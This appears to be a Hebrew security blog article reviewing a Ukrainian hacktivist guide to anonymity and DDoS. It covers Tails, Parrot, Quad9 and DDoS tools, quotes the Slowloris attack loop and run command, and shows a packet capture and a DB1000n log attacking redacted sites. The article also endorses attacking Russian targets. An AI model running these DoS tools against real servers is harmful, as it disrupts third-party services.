קיימים שני סוגי proxy. הראשון (והיותר רלוונטי לנו) הוא Forward proxy - שרת המגשר בין התעבורת משתמש בקצה לתעבורה ברשת האינטרנט ובכך מגן על כתובת ה-IP הפרטית של המשתמש. הסוג השני הינו Reverse proxy - הפועל בתצורה הפוכה, שרת זה מנתב את התעבורה המגיעה מהמשתמש למספר שרתים אחרים שהקליינט לא יודע על קיומם. תמונה שווה אלף מילים (או 54 במקרה של הפסקה הזו):



[מקור: https://www.quora.com/Whats-the-difference-between-a-reverse-proxy-and-forward-proxy]

התאמת תחמושת למטרה - בחירת מערכת הפעלה

במסמך האוקראיני ממליצים לנו על 3 מערכות הפעלה: TailsOS, Kali Linux, ParrotOS. בסוף אפילו זורקים כמה משפטים על אפשרות להרצת לינוקס על Raspberry Pi. נתחיל מהסוף - זה לא באמת קריטי באיזו תבחרו כל עוד תבינו את המגבלות והיתרונות של כל אחת. בתת פרק הקרוב נסביר על Parrot & Kali בקצרה מכיוון שאנחנו מאמינים שרובכם מכירים אותן היטב אבל נתעכב קצת על Tails מכיוון שהיא מציעה פיצ'רים שונים מהותית.

TAILS OS

באתר החברה רשומה שורה אחת שמסכמת הכל:

Tails is a portable operating system that protects against surveillance and censorship

מדובר במערכת הפעלה ניידת שנועדה להגן מפני מעקבים וצנזורה. אבל מה זה אומר?

מדובר על מערכת הפעלה רזה מבוססת על הקרנל של Debian שנטענת כולה ל-RAM (לא משתמשת בכלל בדיסק - כל פעם שמ"ה עולה היא brand new) דרך התקן USB Stick פשוט (שוקלת סה"כ 1GB1.). אם TOR (שנדבר עליו בקרוב) שומר על הזהות האינטרנטית שלנו בטוחה הרי ש-Tails אחראית על התעבורה שאינה "דפדפנית". המטרה היא פשוטה - *במידה ודופקים לכם בדלת, תוך שנייה וחצי אתם יכולים למחוק כל עקבות שהייתם על המחשב.*

במסמך אוקראיני תחת הכותרת "Step 1: Operating System" - נכתב כי יש לבחור מערכת הפעלה מבוססת לינוקס וכי הם ממליצים לבחור ב-Tails מכמה סיבות. הראשונה ש-Tails תסתיר את זהות המשתמש בצורה טובה יותר משאר מערכות ההפעלה אחרות. השנייה, שניתן להריץ את Tails דרך USB stick מבלי להפריע להרצה של מערכת ההפעלה הראשית. לאחר מכן יש הפנייה להורדת מ"ה וקישור למידע נוסף. so far so good.


מה שכן, נציין כי מנקודת מבטינו, חסרים פרטים רבים. כאמור, המסמך של האוקראינים מיועד לקהילה פחות טכנית ובקיאה בעולם הסייבר ולכן היה נכון להוסיף קצת יותר מידע (אנו בספק אם קוראי המסמך היו חוקרים בעצמם קצת יותר על הכלים שמוצגים שם). ישנם לא מעט best practices בכל הנוגע לשימוש ב-tails וכלים שיש למערכת ההפעלה הייחודית להציע בשביל לספק מענה הגנה משמעותי. *גם חגורות בטיחות ברכב מקבלות הוראות שימוש.* מכיוון שעל פי רוב, מ"ה Tails נחשבת מאוד פופולארית בקרב אקטיביסטים, ניתן על כמה נושאים אלמנטריים את הדעת. ראשית, נתחיל מהנושאים ש-'מיותר' לציין:

- להוריד את Tails רק מהאתר הרשמי ובאמצעות מחשב שאתם סומכים עליו (מחשב בספרייה ציבורית לא נחשב)
- תמיד לבדוק את החתימה (hash ו/או OpenPGP signature) של מ"ה שהורדתם
- לא להכניס את ה-USB עם Tails בזמן שמ"ה אחרת רצה על המחשב
- להשתמש ב-USB שבחרתם רק בשביל Tails ולא בשביל דברים אחרים

שנית, כמה דברים פחות אינטואיטיביים (אך בכל זאת הגיוניים) שצריך להיות מודעים אליהם:

- קודם כל, להשתמש ב-Tails רק למטרה אחת בכל רגע נתון - במידה ואתם מחוברים לשני חשבונות שונים באותו אתר, מישהו יוכל לראות שאתם מגיעים מאותו Tor circuit. בשביל להגן מפני זה הכי טוב פשוט לבצע reset בין פעולות כמו התחברות למייל העבודה ולמייל הפרטי. זה קצת Longshot אבל better be safe than sorry.
- שיתוף קבצים הוא כמעט תמיד רעיון רע; חלק גדול מהקבצים שאנחנו עובדים איתם היום מכילים metadata. מ"ה Tails מגיעה עם כלי בשם mat2 אשר כל מטרתו היא למחוק את אותו מידע נוסף מהקבצים שאתם עומדים לשתף.
- במידה ונדרש להוסיף קבצים (לא דיפולטיביים) כמו קטעי קוד ואפליקציות צד שלישי זה יכול לפגוע משמעותית ברמת האבטחה של Tails. מדובר בהוספה של Persistent storage ויש לכך חסרונות רבים כמו העובדה שבמידה ולא מקנפגים אותו היטב, כל מי שמחזיק ב-USB יכול לגשת לאותו מידע. בשביל

להוריד את הסיכון (וגם בהידבקות של נוזקות מסביבה לא נקייה) ניתן לקנפג באופן ישיר אילו אזורים\ סוגי קבצים ניתן לשמור:



אחד השימושים העיקריים ל-Persistent storage הוא בשביל לאחסן סיסמאות (כי כולם משתמשים בסיסמאות שונות עבור שירותים שונים ולא ממחזרים את אותה סיסמה בכל מקום, נכון?). מכיוון שקשה מאוד לעקוב אחר סיסמאות חזקות, שמות משתמשים, URLs, API keys, ו-PSK אחרים; מערכת ההפעלה מגיעה עם KeePassX שזה פחות או יותר כל הייעוד שלה.

- סעיף אחרון אבל חשוב לא פחות הוא פשוט להשתמש בחומרה שאתם סומכים עליה. במידה ותחברו את Tails עם USB למחשב ששיחקו לו עם החומרה ושמו עליו Keylogger פיזי (משהו שקל מאוד לעשות), כל ההגנות בעולם לא יעזרו לכם. במילים פשוטות, אל תריצו את מ"ה ממחשבים בספרייה ציבורית או ממחשבים שיושבים מיליון שנה במקום לא מאובטח (במיוחד Desktop-ים).

ParrotOS & Kali Linux

במסמך של האוקראינים הסתפקו בהעתקה של שתי הפסקאות הראשונות מהאתר של Parrot ו-Kali.

אנחנו לא נכביד במילים על Parrot או על Kali כמו שפירטנו על Tails מכיוון שאנו מאמינים שהרוב המוחלט של קוראי שורות אלו מבין את השימוש וההבדל בין השתיים אבל כן נסקור בקצרה מדוע אנחנו חושבים ש-Parrot עדיפה בכל הקשור לאנונימיות ושימוש התקפי מודרני.

ראשית נגיד כבר עכשיו, שהדעה (הלא פופולרית) שלנו ש**שתיהן בסה"כ די דומות.** שתיהן עם קוד פתוח, מסוגלות לעלות מ-USB וחינמיות. שתיהן מבוססות Debian אז רוב הסינטקס של הפקודות דומה ושתיהן מגיעות עם מלא מלא כלים built in (לא בטוח אם מדובר ביתרון או חיסרון). בסופו של יום, אלפי מומחי אבטחת מידע (חוקיים ופחות חוקיים) משתמשים בכל אחת מהן.

אז למה בכל זאת אנחנו מחבבים את Parrot? היא יותר lightweight וחשוב יותר - מגיעה עם הגדרות קינפוג של מערכת ההפעלה בדגש על פרטיות המשתמש. כמו כן, יש בה כליי אנונימיות (כמו I2P, Anonsurf ו-Zulu Crypt) שחסרים ב-kali. היא גם מריצה הכל ב-sandbox שזה אפעם לא מזיק. בכללי, הסיבה העיקרית שאנחנו מעדיפים את השימוש בה היא נטו כי היא מרגישה יותר מודרנית ותומכת בפיצ'רים של אבטחה דיפולטיבית.

בסופו של יום זה לא משנה איזו מ"ה הפעלה תבחרו מבין השתיים (אם בכלל).

Raspberry Pi

כולם מכירים את המיקרו מעבד המפורסם בעולם (או לפחות רוצה להיות). מדובר במעבד קטן וחמוד שעולה פחות מהעכבר למחשב של חלקכם ומסוגל להריץ כמעט הכל. משום מה, הרבה אנשים ביקשו מהעורך של המסמך האוקראיני מדריך כיצד לבצע תקיפה בעזרתו (כנראה כי לא בא להם להשכיב מחשב שלם למתקפה ו\או כי אין להם מספיק כסף ו\או לכל מי שמתעסק טיפה בחומרה יש אחד [כנ"ל גם לכותבי מאמר זה]). בכל מקרה, מדובר במעבד מעולה שאפשר להוסיף לו כרטיס Ethernet נוסף וסה"כ בעלות של -20 60$ ניתן לקנות אחלה IoT ולקנפג אותו לתקוף רוסים 7/24.

אנחנו די מסכימים עם הדעה של כותבי המסמך האוקראיני שתכל'ס זה באמת לא משנה איזו מ"ה תבחרו ואיפה תבחרו להריץ אותה. בסופו של יום מדובר בהעדפה אישית, אנחנו לא שופטים. תמיד תזכרו *שיש גם כאלה שמעדיפים בפלות לימון*.

שומרים עליכם משוויץ - Quad9

לא ראינו במאמר האוקראיני אפילו לא אזכור אחד לאבטחת השימוש ב-DNS (עדכון לאמצע חודש מרץ - הם כן, 3 שורות). היינו אומרים שמדובר בחוסר אחריות בהתחשב בעובדה שהם מעודדים מתקפות על שרתי DNS רוסיים ושימוש בפרוטוקול בשביל לבצע DOS על שרתים אחרים. במיוחד לאור העובדה שלאבטח שירות כה בסיסי כמו DNS לוקח פחות מ-5 דקות.

Quad9 (כתובת 9.9.9.9) הינו שירות חינמי אשר מטרתו להחליף את ספקית האינטרנט (ISP) בכל הקשור לשירות ה-DNS. מדובר בגוף אמריקאי שמטרתו להגן על משתמשיו באמצעות הוספה של שכבה דקה של security לכל העניין של Reverse DNS Lookup. בעת גלישה באינטרנט השירות חוסם חיפושים של hostnames זדוניים אשר נמצאים ברשימת איומים עדכנית אשר החברה מתחזקת. כך שגם במידה ואני גולש בטעות לאתר זדוני אני למעשה לא אראה אותו והודעה על הסיכון תקפוץ בדפדפן. פעולת חסימה זו מגנה על המחשב, המכשיר הנייד או מערכות ה-IoT מפני מגוון רחב של איומים כגון תוכנות זדוניות, תוכנות ריגול, נסיונות פישינג ו-botnet-ים.

כמו כן, Quad9 מציעה שירות של DNSSEC אשר מוודא את אמינות ומקור המידע שהתקבל משרת ה-DNS. DNSSEC למעשה מוסיף 2 פיצ'רים שלא היו ב-DNS קודם: data origin authentication & data integrity protection.

[מקור - Quad9]

קיימים גם אפשרויות הצפנה כמו DNS over TLS (DoT), DNS over HTTPS (DoH) & DNSCrypt אשר מונעים האזנה לתקשורת ומתקפות MITM על פרוטוקול DNS.

למה אנחנו יכולים לבטוח ב-Quad9? מדובר בעמותה ללא מטרות רווח הפועלת מצריך, שוויץ. בזכות מיקום העמותה, כלל משתמשי המערכת כפופים (זכאים אם תשאלו אותנו) לחוק השוויצרי ללא תלות במיקומם. החוק השוויצרי הרבה יותר נוקשה בנוגע לזכויות הפרט ולכן יש מידע שחברות שוויצריות פשוט לא חייבות למסור לגופי החוק (FBI וחברים).

זו הסיבה מדוע החברה היגרה 'פורמאלית' לשוויץ. צו בית משפט לא יכול להשיג הכל.

גם אם זה לא מרגיש ככה, כשאתם שוחים באינטרנט, שוחים לידכם כרישים ולווייתני ענק. בעת בחירת אופן התגוננות מפני איומים ברשת (במיוחד כאלה עם משאבים כמו state actors) תמיד נמליץ על הגנה רב שכבתית. כלומר, **להקשיח הכל** - את הרשת הביתית, את מערכת ההפעלה, את הדפדפן ואפילו את התעבורה שאנחנו מייצרים.

ולכן, יש מקום לשימוש ב-Qued9 בארסנל הכלים שלנו במיוחד לצורך הגנה, קל וחומר כאשר אנחנו מבצעים תקיפות DNS. ניתן לקרוא בהרחבה על כל השירותים שהחברה מציעה ולקנפג אותם בצורה קלילה ופשוטה באמצעות מדריכים של החברה עצמה גם אם לא עשיתם את זה מעולם. כל הסיפור לוקח פחות מ-5 דקות אז למה לא בעצם?

אגב, יש גם אפליקציות למובייל כמו Intra שהרעיון הכללי שלהן דומה.

נסכם את חצי המסמך שאחראי על אנונימיות ואבטחה באינטרנט באמצעות meme:


לא כל כלי ה-DDoS נולדו שווים

הערה: כתיבת המאמר החלה בתחילת חודש מרץ, אז נראה היה שהמסמך האוקראיני די ריק מ-"תוכן התקפי" (וזו גם הסיבה מדוע כה פירטנו על slowloris) אבל עם התקדמות ציר המלחמה וחלוף הזמן, הקבוצה בטלגרם נעשתה פופולרית ויותר חברות אוקראינות גדולות ו-hacktivist-ים (כן זאת מילה חדשה שלמדנו להכיר בתקופה הזו) הצטרפו למערכה וכעת ישנם מספר רב של כלים התקפיים מבוססי DDoS. מפאת חוסר הזמן והרלוונטיות של חלקם החלטנו להציג את כולם אבל להתעמק רק בחלק. לא כל אגוז צריך לפצח רק כי הוא אגוז.

נתחיל מהסוף, אלו כל הכלים שמופיעים במסמך האוקראיני ונתנו עליהם את הדעת:

1. Slowloris by gkbrk
2. Death by 1000 needles
3. DDOS by Coder1955A
4. Norussian by D3pR4V3d
5. 3 websites (1 works)
6. CloudAttack by yottaiq
7. Bombardier by codesenberg

מתוך כולם, רק DB100N (2) ו-bombardier (7) עבדו בצורה טובה. לא מובן לנו מדוע בחרו לפרסם את שאר הכלים למאות אלפי אנשים ולהסתכן בכך שחלקם יריצו אותם.



Slowloris מאת gkbrk

בתת פרק הקרוב ננתח את הקוד שהאוקראינים המליצו עליו למתקפת Slowloris ונראה מדוע אנחנו חושבים שזה קוד גרוע (לא מצאנו דרך מעודנת לומר את זה). לא מובן לנו איך הוא קיבל 1700 כוכבים בגיטהאב, כנראה כי הוא קיים מספר רב של שנים ו\או כי הוא מיועד ל- script kiddies (ו\או מכיוון שהוא מאוד בסיסי וניתן לבנות עליו כלי חזק בהרבה - 565 forks תומכים בטענה הזו). אבל לפני המעבר על הקוד, טיפה רקע כללי למי שפחות מכיר את המתקפה (במידה ואתם מכירים טוב תרגישו חופשי לדלג על כמה פסקאות).

הערה: הניתוח של הכלי הנ"ל נעשה על מנת להמחיש נקודה - זה שמקור/כלי כלשהו מומלץ על ידי ישות כזו או אחרת לא הופך אותו אוטומטית לטוב. גם אם Elliot Alderson כתב משהו, שווה לבדוק אותו לפני הרצה ומידול על ה-target. לא כל הנוצץ זהב הוא.

מתקפת Slowloris היא HTTP DoS Session Attack. כלומר, על ידי פתיחה מרובה של sockets אנחנו יכולים לתפוס מספר רב של threads בזיכרון השרת. ההתקפה נופלת תחת הקטגוריה של low & slow, דומה למתקפת RUDY (are you dead yet) למי שמכיר.

המתקפה בשכבת האפליקציה מנצלת חולשה ידוע בפרוטוקול HTTP - רוב בקשות (מסוג GET בפרט) ישלחו בפאקטה אחת אשר תסתיים בשתי שורות חדשות ובכך יעידו על termination sequence על מנת לסגור את ה-session לאחר קבלת response. **מה קורה אם אנחנו לא שולחים את ה-termination אף-פעם?**

ובכן, התשובה פשוטה: ה-webserver ישאיר את החיבור פתוח ויחכה להמשך ההודעה. אם כעבור זמן מסויים הוא לא יקבל את אותו המשך הוא פשוט יסגור את החיבור. בחלק מהמימושים של Slowloris פשוט פותחים חיבור, שולחים הודעה ללא הסיומת ועוקבים אחר המצב שלה - כשהשרת סוגר את החיבור, פשוט פותחים עוד אחד; ובחלק מהמימושים בוחרים להמשיך לשלוח מעט מידע בכל פעם ובכך "להחיות" חיבור אחד לאורך זמן ממושך. בתצורה הזו נבחר הקוד שפורסם במסמך של האוקראינים:

```
while True:
    try:
        logging.info(
            "Sending keep-alive headers... Socket count: %s",
            len(list_of_sockets),
        )
        for s in list(list_of_sockets):
            try:
                s.send_header("X-a", random.randint(1, 5000))
            except socket.error:
                list_of_sockets.remove(s)

        for _ in range(socket_count - len(list_of_sockets)):
            logging.debug("Recreating socket...")
            try:
                s = init_socket(ip)
                if s:
                    list_of_sockets.append(s)
            except socket.error as e:
                logging.debug(e)
                break
        logging.debug("Sleeping for %d seconds", args.sleeptime)
        time.sleep(args.sleeptime)
```

אישית, אני מעדיף את האופציה השנייה כמוהם (לשלוח 'keep alive' על ידי כמה bytes פעם בכמה שניות) מכיוון שכך אני למעשה לא "מזדכה" בכלל על החיבור ואז לא יכול לקרות מצב (שהסתברותית) לקוחות לגיטימיים יוכלו לתפוס thread פנוי. תכל'ס זה לא באמת משנה. המתקפה לא דורשת הרבה רוחב פס, ולהבדיל ממתקפות DOS אחרות, בזמן שהמתקפה רצה אני בתור תוקף יכול להמשיך להשתמש במשאבי המחשב ולגלוש באינטרנט בכיף שלי.

אז למה האוקראינים ממליצים עליה? פשוט מאוד - היא בסיסית, קלה לביצוע ושרתים ישנים יתקשו מאוד לעלות עליה ולא לתת שירות לקליינט של התוקף.

ליקוי ראשון שמצאנו הוא העובדה שהמסמך של האוקראינים מדגים את השימוש (והרבה אנשים הולכים פשוט לעשות אותו דבר) בצורה הבאה:

The script runs 150 sockets by default. After the installation just run :

$ python3 slowloris.py [*website url*] -s [*number of sockets*]

וזאת למרות שאפילו ב-github page רשום שקיימת אופציה להריץ את הכלי built in דרך socket proxy:

You can then use the `-x` option to activate SOCKS5 support and the `--proxy-host` and `--proxy-port` option to specify the SOCKS5 proxy host and its port, if they are different from the standard `127.0.0.1:8080`.

וגם להשתמש ב-user agent 'רנדומלי' בכל פנייה לשרת:


- -ua, --randuseragents
- Randomizes user-agents with each request

ציינו 'רנדומלי' בגרשיים מכיוון שנתון נוסף שפחות אהבנו בקוד הוא בנק ה-user agents הדל שמכיל רק 24 רשומות ורשום בצורה סטטית במקום להיבנות בצורה דינאמית:

```
user_agents = [
    "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36",
    "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.71 Safari/537.36",
    "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/602.1.50 (KHTML, like Gecko) Version/10.0 Safari/602.1.50",
    "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:49.0) Gecko/20100101 Firefox/49.0",
    "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36",
    "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.71 Safari/537.36",
    "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.71 Safari/537.36",
    "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_1) AppleWebKit/602.2.14 (KHTML, like Gecko) Version/10.0.1 Safari/602.2.14",
    "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12) AppleWebKit/602.1.50 (KHTML, like Gecko) Version/10.0 Safari/602.1.50",
    "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.79 Safari/537.36 Edge/14.14393"
    "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36",
    "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.71 Safari/537.36",
    "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36",
    "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.71 Safari/537.36",
    "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0",
    "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36",
    "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.71 Safari/537.36",
    "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36",
    "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.71 Safari/537.36",
    "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0",
    "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko",
    "Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101 Firefox/36.0",
    "Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36",
    "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36",
    "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:49.0) Gecko/20100101 Firefox/49.0",
]
```


כמה מסובך אתם חושבים שיהיה לחתום את כולם?

בואו נבין איך המתקפה עובדת בתכל'ס. תמונה אחת שווה 3 דפים:



טוב, אז הרצנו את המתקפה כמו שהאוקראינים הראו כנגד אתר שלנו (כמובן) למשך כמה דקות וניתחנו את התעבורה. אפשר לראות בהתחלה את התממשקות חיבור TCP באמצעות three way handshake ולאחריו את הפאקטה של keep-alive signal (מס' 1141).

אפשר לראות שנשלחו 4 פאקטות כאלה לפני שהשרת שלח בקשת timeout לפני הריגת החיבור. הדגלים של [PSH ACK] מכילים header ללא סיומת. אם נסתכל בייצוג ההאקסה-דצימלי נוכל לראות בסוף ההודעה רק x0d0a0 שמסמל "." ולא את ה-CRLF המלא שצריך להיות x0d0a0d0a0 ("..."):



נוכל לראות בצורה מלאה איך ה-client מנסה להשאיר את השרת מחובר כשנעקוב אחרי ה-TCP stream:


```
GET /?418 HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36
Accept-language: en-US,en,q=0.5
X-a: 889
X-a: 4393
HTTP/1.0 408 Request Timeout
Content-Type: text/html
Content-Length: 431
Connection: close
Date: Wed, 09 Mar 2022 18:28:19 GMT
Server: ECSF (bsa/EB16)

<?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
         "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
         <head>
                  <title>408 - Request Timeout</title>
         </head>
         <body>
                  <h1>408 - Request Timeout</h1>
                  <div>Server timeout waiting for the HTTP request from the client.</div>
         </body>
</html>
X-a: 4675
X-a: 1371
```

ה-header של "X-a" הוא פיקטיבי בלבד ומגריל מספר כדי שיהיה תוכן בחבילה.

למעשה ניקח עוד צעד קדימה ובאמצעות קצת Wireshark נוכל לנמק ויזואלית מדוע אנחנו חושבים שהקוד רץ בצורה גרועה. ניתן להסתכל על סרגל בצד של Wireshark ולראות את סוגי הפאקטות שהתקבלו בזמן המתקפה - תחילה (בכחול) כל Socket שפתחנו ביצע DNS query בשביל לקבל את ה-IP של האתר שתקפנו (מימוש לא הכי יעיל אבל לא נורא), לאחר מכן הגיע רצף של פאקטות TCP (בירוק) שמהוות את התקשורת עם השרת web. זה בעצם החלק שבו החיבורים שפתחנו מונעים מלקוחות לגיטימיים להתחבר (DoS).

לאחר מכן מגיע רצף פאקטות אדומות שמסמלות את סגירת החיבור (באמצעות פקודת RST ב-TCP לאחר שהוא ביקש Timeout ב-HTTP) על ידי השרת. הקטע המוזר הוא שהשרת סוגר את כל החיבורים ביחד - מה שלא אמור לקרות במתקפת Slowloris טובה. הכלי לא עושה מאמץ כלל לנסות להראות כמו תעבורה לגיטימית אז השרת מפיל אותו בקלות. גם במקרה והיה לאתר הנתקף DDoS protection (וסמכו עלינו, לא היה לו), תזמון החיבורים ונפילתם לא יכול להיות כל כך סינכרוני.



שם מעניין ללא ספק. הכלי הנ"ל הוא אולי הכלי הכי מעניין שיצא לנו לפגוש במסגרת כל המערך הקיברנטי של אוקראינה. במסמך מוצג כי מדובר בכלי שהם רשמו ומפנים אותנו לתיקייה פומבית ב-github. לפי ההיסטוריה בגיט, הכלי נוצר מלפני בתאריך 26/02/2022 וכבר יש לה תיעוד מלא ומפורט ועם קרוב ל-400 commit-ים עם contributors רבים מכל העולם. בנוסף התיקייה מתעדכנת כל כמה שעות ומתווספים לה עוד פיצ'רים, תיקון באגים ותיעוד. קיצר, משהו ששווה לחקור קצת כדי להבין איך הוא עובד ולהציג למי שמעוניין.

מדובר בכלי שרץ cross-platform שנכתב ב-Golang וכל מה שנדרש בשביל להריצו (לפי הדוקומנטציה) זה להצטייד ב-VPN עם כתובת IP שלא חסומה ברוסיה, להוריד את האפליקציה ולהריץ אותה. that's it.

אנחנו מתכוונים להציג את כל תכולות הכלי בפרק הקרוב מכיוון שהוא מספק לנו חלון לאיכות כוח האדם הטכנולוגי-אוקראיני שנרתם לשורות הצבא. נתחיל מהסוף, ככה נראית הרצה של הכלי:

```
2022/03/19 10:41:26.457230 main.go:58: DB1000n [Version: v0.7.12][PID=20452]
2022/03/19 10:41:26.461925 countrychecker.go:28: Checking IP address, attempt #0
2022/03/19 10:41:27.847741 countrychecker.go:97: Current country: Netherlands (69.174.101.123)
2022/03/19 10:41:28.093250 config.go:40: Loading config from "https://raw.githubusercontent.com/db1000n-coordinators/Loa
dTestConfig/main/config.v0.7.json"
2022/03/19 10:41:28.094250 config.go:125: New config received, applying
2022/03/19 10:41:28.095250 http.go:150: Attacking https:/[redacted].info/
2022/03/19 10:41:28.095250 http.go:150: Attacking https://[redacted].pro/
2022/03/19 10:41:28.095250 http.go:150: Attacking https://[redacted]net/
2022/03/19 10:41:28.095250 http.go:150: Attacking https://www.[redacted].com
2022/03/19 10:41:28.095250 http.go:150: Attacking https://[redacted].pro/
2022/03/19 10:41:28.096266 http.go:150: Attacking https://[redacted].info/
2022/03/19 10:41:28.096266 http.go:150: Attacking https:/[redacted].pro/
2022/03/19 10:41:28.096266 http.go:150: Attacking https:/[redacted].net/
2022/03/19 10:41:28.096266 http.go:150: Attacking https:/[redacted].net/
2022/03/19 10:41:28.095250 http.go:150: Attacking https://[redacted].info/
2022/03/19 10:41:28.096266 http.go:150: Attacking https://[redacted].cc/
```

